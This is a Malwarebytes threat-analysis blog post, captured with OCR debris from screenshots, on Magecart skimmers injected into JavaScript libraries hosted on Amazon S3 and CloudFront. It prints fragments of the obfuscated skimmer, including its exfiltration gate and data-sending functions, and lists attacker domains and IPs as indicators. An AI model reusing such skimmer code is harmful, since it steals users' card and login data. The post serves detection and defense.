
Magecart skimmers found on Amazon CloudFront CDN


blog.malwarebytes.com/threat-analysis/2019/06/magecart-skimmers-found-on-amazon-cloudfront-cdn/

Jérôme Segura

June 4, 2019



Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in this JavaScript library:

hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js

Interestingly, this same library had already been altered (loading content from <u>installw[.]com</u>) some time earlier in <u>January</u> of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found <u>here</u>.

Late last week, we observed a number of compromises on <u>Amazon CloudFront</u> – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom <u>AWS S3</u> bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

The ideal place to conceal a skimmer

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

🗅 view-source:https://www. 🗙 +			
\leftrightarrow \rightarrow C (i) view-source:https://www.			. ☆ 0 :
			•
JavaScript library loaded from	custom AWS S3 bucke	et:	
<pre><script javascript"="" src="<u>https://s3.amazonaws.com/</u> type=" text=""></script></pre>	/js/	<u>.js</u> "	
type- text/javasci ipt x/sti ipt/			
			-
https://s3.amazonaws.com/ × +			
← → C ▲ https://s3.amazonaws.com/)/js/	.js	☆ \varTheta :
			•
THE POST OFFICE AND ADDRESS OF THE		10.00	
The Property Real Property and			
and the second se			
Obfuscated skimmer:			
<pre>var _0x4ae5= ['\x61\x57\x35\x75\x5a\x58\x4a\x58\x61\x57\x52\x30\x61\x41\></pre>			
c\x6e\x61\x48\x <u>51\x3d'.'\x64\x6d\x56\x79\x64\x47\x6c\x6a\x59</u> x6e\x52\x68\x6 1 innerWidthouterHeightverticalhorizontalFirebugch			
c', '\x61\x58\x4evtoolsprototypehashCodecharCodeAtGatehttps:/			\x50\x63\x47\
x56\x75', \x64 \x5a\x47\x56\x	eldsselectSendDataDo	mainTrySendLoadI	m ^{77\x3d\x3d','} ','\x61\x47\x
46\x7a\x61\x45\ageIMGGetImageUrl?	ton alconlogatortlangt	hahar Atoriantation	3d\x3d','\x52
\x32\x46\x30\x x59\x32\x78\x7 ispatchEventdevtoolschangeouterWidth	nervarrepracetestiengt	icharAtorientation	x64\x41\x3d\x
3d','\x53\x58\x x32\x46\x32\x5a\x55\x46\x73\x62\x45\x5a\x70\x5a\x57\x78\x6b\	x63\x77\x3d\x3d','\x0	33\x32\x56\x73\x5	a\x57\x4e\x30', ▼

Site loading a compromised JavaScript library from its own AWS S3 bucket

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

	Rules	Tools	View	Help	Links					
)uickSave	UI mode	VPN	Proxy	Impor	t SAZ/PCA	P Update/	View Regexes	Run Regexe	s Clear	Markings (
Protocol	Method				Host	URL				Body
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com		/js/full-scre	en-menu.js		12,214
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com	/	/js/dropdov	vn.js		9,166
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com	/	/js/input-nu	mber-incremer	nt.js	10,471
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com	/	/js/input-pr	ogress.js		12,390
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com	/	/js/main-me	nu-mover.js		9,347
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com	/	/js/progres			10,297
HTTPS	GET	s3-ca	-central	-1.amaz	onaws.com	/	/js/form-col	lapse-workflow	v.js	11,649
HTTPS	GET				onaws.com	/		rybody.min.js		10,880
HTTPS	GET				onaws.com	/		level-menu-scr	oll.js	9,960
HTTPS	GET				onaws.com	/	/js/dropdov			9,166
HTTPS	GET				onaws.com	/	/js/full-scre			12,214
HTTPS	$\frac{\text{GFT}}{\text{ALT+Q} > t_y}$				onaws.com	/	/is/innut-nu	mber-incremer	nt.is	10.471
	TextView er Heade		taxView TextViev	Web	ponder 2 pForms 1 ntaxView	Composer HexView ImageView	FO Fiddler C Auth Coo HexView	orchestra Beta kies Raw WebView	JSON Auth	dlerScript I XML Caching
\$(this });		ers	taxView TextViev	Web	Forms	HexView	Auth Coo	kies Raw	JSON	I XML
Transform \$(this \$(this }); }); }); })(jQuery);	er Heade).removeClas).dequeue();	ers T	taxView TextViev '):	Wel	oForms	HexView ImageView	Auth Coo HexView	kies Raw WebView	Auth	Caching
Transform \$(this \$(this }); }); })(Query); var_0x5a \x76\x5a \x76\x5a \x76\x5a \x78\x4e \x3d',\x55	er Heade).removeClas).dequeue(); 7a=['\x61\x5 x47\x55\x3 x57\x59\x57 x32\ <u>x56\x</u>	ers ss(show 8\x4e\x 4', 'x61\ 7\x78\x; 75\x5e\	taxView TextViev): :4a\x62\ x48\x52 70\x5a\v x45\x52	Web Syr x6d'x6c x30'x6c (x1)x30'x6c (x1)x62'x60	x30\x61\x 3\x48\x4d\ x3d', \x55\ 4\x45\	HexView ImageView 57\x46\x73\ x36\x4c\x79\ x32\x46\x32\ x32\x46\x32\ x32\x46\x32\	Auth Coo HexView x61\x58\x70\xi x39\x6a\x5a x5a\x56\x42\x 7\x39\x74\x59	kies Raw WebView 6c\x5a\x41\x3 47\x34\x74\x4 68\x63\x64\x4 x57\x6c\x75'	Auth Auth 61\x3d',"\x1 61\x57\x3 46\x74',"\x	Caching 61\x58\x4e 1\x6e\x59\v (55\x32\x46 (x4a\x35\x5
Transform \$(this \$(this }); }); })(Query); var_0x53 vx76/x5a vx76/x5a vx76/x5a vx32/x62 vx30/x61 vx32/x68 vx32/x6	er Heade).removeClas).dequeue(); 7a=['x61\x5 x47\x55\x3c x57\x59\x5 x32\x56\x x32\v56\x islni x75\x islni x75\x islni x75\x islni x75\x islni x75\x islni x75\x islni x75\x islni x75\x islni	8\x4e ss(show d','x61\x 7x78\x tialize cloud.o endDa	taxView TextViev 7: 44a\x62\ x48\x52 70\x5a\y x45\x52 disOpo com/in taDom	x6d\x6c x6d\x6c \x30\x6 \x41\x3d \x68\x6 endevt ngData ainTry	x30\x61\x 3\x48\x4d\ 3\x48\x4d\ x3d', \x55\ 4\x45\x coolsprot sentIsVa SentIsVa	HexView ImageView 57/x46/x73/ x36/x4c/x79/ x32/x46/x32/ x32/x46/x32/ x32/x46/x32/ x32/x46/x32/ x32/x46/x32/ x32/x46/x32/ x32/x46/x32/ x32/x46/x32/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x73/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x79/ x32/x46/x32/x46/x32/ x32/x46/x32/x46/x32/x46/x32/ x32/x46/x2/x46/x2/ x32/x46/x2/x46/x2/ x32/x46/x2/x2/x46/x2/x46/x2/x46/x2/x46/x2/x46/x2/x46/x2/x46/x2/x46/x2/x2/x46/x2/x46/x2/x46/x2/x46/x2/x46/x2/x2/x2/x2/x2/x2/x2/x2/x2/x2/x2/x2/x2/	Auth Coo HexView x61\x58\x70\x x39\x6a\x5a x5a\x56\x42\x 7\x29\x74\x59 Codehttps; ramSaveAlli	kies Raw WebView 6c\x5a\x41\x3 47\x34\x74\x4 68\x63\x64\x4 y57\x6c\x75 //cdn- Fieldsselect	Auth Auth 61\x3d',"\xi 61\x57\x3 46\x74',"\x 1\x56\x48 ttextar	Caching Caching 61\x58\x4e (1\x6e\x59\v (55\x32\x46 (1\x6c',\x63 (55\x32\x46 (1\x6c',\x63 (55\x32\x46 (1\x62,\x63 (55\x79\x64 (0x147dfa){

Fiddler traffic capture showing multiple JavaScript files on AWS injected with skimmer Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.

Rogress Telerik Fiddler Web Debugger - EKFiddle v.0.9.1	_		Х
File Edit Rules Tools View Help Links			
QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clo	ear Markings		Ŧ
Server IP Server Type Protocol Host URL			
13.32.223.231 AmazonS3 HTTPS cloudfront		/js/auto	
52.222.157.53 AmazonS3 HTTPS cloudfront		/js/scrip	
13.32.223.231 AmazonS3 HTTPS cloudfront			
52.222.167.65 AmazonS3 HTTPS cloudfront	iyer-8.8.5/ji	vplayer.js	5
[QuickExec] ALT+Q > type HELP to learn more			
🕫 Fiddler Orchestra Beta 🛛 📅 FiddlerScript 📃 Log 🗹 Filters		Timelin	е
🛞 Statistics 🔛 Inspectors 🖌 AutoResponder	🗹 Co	mposer	
Headers TextView SyntaxView WebForms HexView Auth Cookies Raw	JSON	XML	
Request Headers [Reg	w] [Heade	r Definitio	ons]
GET /site/static /js/script7.min.js?v=2.3 HTTP/1.1			
Client			
Miscellaneous			
Transport			
Taisport			
			>
Transformer, Unsdam T. 115 Contractions Instantions Under Math		Co alti	
Transformer Headers TextView SyntaxView ImageView HexView WebVie	w Auth	Cachi	ng
Cookies Raw JSON XML			
G_more_"+ald),contDivLess=gid("ING_less_"+ald),id="Ingredients_"+ald),"more"==operation?			^
li").show(),contDivMore.style.display="none",contDivLess.style.display="block"):"less"==operation li").slice(8).hide(),contDivLess.style.display="none",contDivMore.style.display="block")}0 <docum< td=""><td></td><td></td><td>IC .</td></docum<>			IC .
".Recipe_article_"+ald).length&&getMoreOrLessCont("","","onload",ald);	lonicquoiyo	010000171	`
			_
var _0x2620=['\x52\x32\x56\x30\x53\x57\x31\x68\x5a\x32\x56\x56\x63\x6d\x77\x3d', '\x62\x32\x \x6b\x65\x58\x4e\x30\x59\x58\x52\x6c\x59\x32\x68\x68\x62\x6d\x64\x6c', '\x63\x6d\x56\x58\x58\x58			7
\x46\x30\x5a\x51\x3d\x3d', '\x59\x32\x39\x74\x63\x47\x78\x6c\x64\x47\x55\x3d', '\x63\x32\x56\x			'
x5a\x58\x4a\x32\x59\x57\x77\x3d','\x63\x6d\x56\x77\x62\x47\x46\x6a\x5a\x51\x3d\x3d','\x64\x	47\x56\x7a\	x64\x41	
1x3d\x3d', '\x6a', 'x6a', 'x6a	etestle	\x35\x30 4\x41\x3	
x3d', 'x5a\x4 ngthisOpenorientationdispatchEventdevtoolschangeouterWidthinner\	Vidtho 56	40x410x3 x300x5a	a
x58/x4a/x58/uterHeightinnerHeightverticalFirebugchromeisInitializedundefinedex	ortsde \x4	1\x3d	
\x3d','\x62\x3vtoolsprototypecharCodeAthttps://cdn-		(49\x5a	
lx57\x6c\x6e\imgcloud.com/imgDataSentIsValidSaveParaminputtextareaSendDataD	omainT a\x	57\x4a	
\x31\x5a\x77\ \x58\x70\x6c\ rySendIMG		(73\x61 (33\x4a	
\x30\x63\x77\x3d\x3d','\x5a\x47\x56\x32\x64\x47\x39\x76\x62\x48\x4d\x3d','\x63\x48\x4a\x76\x			
x58\x42\x6c', '\x59\x32\x68\x68\x68\x63\x6b\x4e\x76\x5a\x47\x56\x42\x64\x41\x3d\x3d', '\x61\x48\x			.
1x36 x4c x70 x30 x6a x5a x47 x34 x74 x61 x57 x31 x6a x50 x32 x78 x64 x57 x51 x75 x50 x30 x57 x51 x75 x50 x30 x51 x57 x51 x57 x50 x50 x51 x57 x51 x57 x50 x50 x51 x57 x50	View in No		
	VIEW III NO	Copau	···]
	ews.com/si	te/static/	we 🔡

Fiddler traffic capture showing skimmer injected in a custom CloudFront repository

Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).



the skimmer code showing functions used to exfiltrate data

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in <u>RisklQ's report</u> on several recent supply-chain attacks.


RiskIQ, in partnership with <u>Abuse.ch</u> and the <u>Shadowserver Foundation</u>, sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.

S Wayback Machine × +
\leftarrow \rightarrow C https://web.archive.org/web/201905 \updownarrow O :
https://cloudfront. Go APR MAY JUN Image: Colored co
<pre>splay="block"): "less"==operation&&(\$("#"+id+" li").slice(8).hide(),contDivLess.style.display="none",contDivMore .style.display="block")}@<document.queryselectorall(".recipe_arti cle_"+aId).length&&getMoreOrLessCont("","","onload",aId); var _0x19f5= ['\x61\x57\x35\x75\x5a\x58\x4a\x49\x5a\x57\x6c\x6e\x61\x48\x51\x3 d','\x61\x47\x39\x79\x61\x58\x70\x76\x62\x6e\x52\x68\x62\x41\x3d\ x3d','\x52\x6d\x6 Gate: https://font-assets.com/img_bd\x3d','\x59\x32 \x68\x79\x62\x32\x51\x58\x70\x6c\x5a\x41\x3d\x3d','\x64\x57\x35\x6b\x5a \x57\x46\x73\x61\x58\x70\x62\x66\x56\x6b','\x5a\x58\x68\x77\x62\x33\x4a\x30\x</document.queryselectorall(".recipe_arti </pre>
S Wayback Machine × + Comparison
$\leftarrow \rightarrow C$ https://web.archive.org/web/2019052 \bigstar Θ :
Inttps://cloudfront. Go APR MAY JUN Image: Constraint of the second sec
<pre>splay="block"):"less"==operation&&(\$("#"+id+" li").slice(8).hide(),contDivLess.style.display="none",contDivMore .style.display="block")}@<document.queryselectorall(".recipe_arti cle_"+aid).length&&getmoreorlesscont("","","onload",aid);<="" pre=""></document.queryselectorall(".recipe_arti></pre>
var _0x2620= ['\x52\x32\x56\x30\x53\x57\x31\x68\x5a\x32\x56\x56\x63\x6d\x77\x3 d', '\x62\x32\x35\x79\x5a\x57\x46\x6b\x65\x58\x4e\x30\x59\x58\x52\ x6c\x59\x32\x68\x c\x54\x64\x47\x46 x50\x54\x64\x47\x55\x3d', '\x63\x32\x56\x30\x53\x57\x35\x30\x5a\x5 8\x4a\x32\x59\x57\x77\x3d', '\x63\x6d\x56\x77\x62\x47\x46\x6a\x5a x51\x3d\x3d', '\x64\x47\x56\x7a\x64\x41\x3d\x3d', '\x62\x47\x56\x75 snapshots: the exfiltration gate changing after original domain gets sinkholed

A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain <u>history</u>) as nameservers.

Creation Date: 2019-05-16T07:12:30Z Registrar: Shinjiru Technology Sdn Bhd Name Server: NS1.CARBON2U.COM Name Server: NS2.CARBON2U.COM

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



VirusTotal graph showing new gates and revealing that old gates are back online What we can also see from the above VirusTotal graph, is that the two domains (fontassets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS <u>records</u> show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after <u>a few swaps</u>.

Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via <u>Subresource Integrity</u> checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. <u>Malwarebytes</u> users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159 cdn-imgcloud[.]com,45.114.8[.]160 font-assets[.]com,45.114.8[.]161 wix-cloud[.]com,45.114.8[.]162 js-cloudhost[.]com,45.114.8[.]163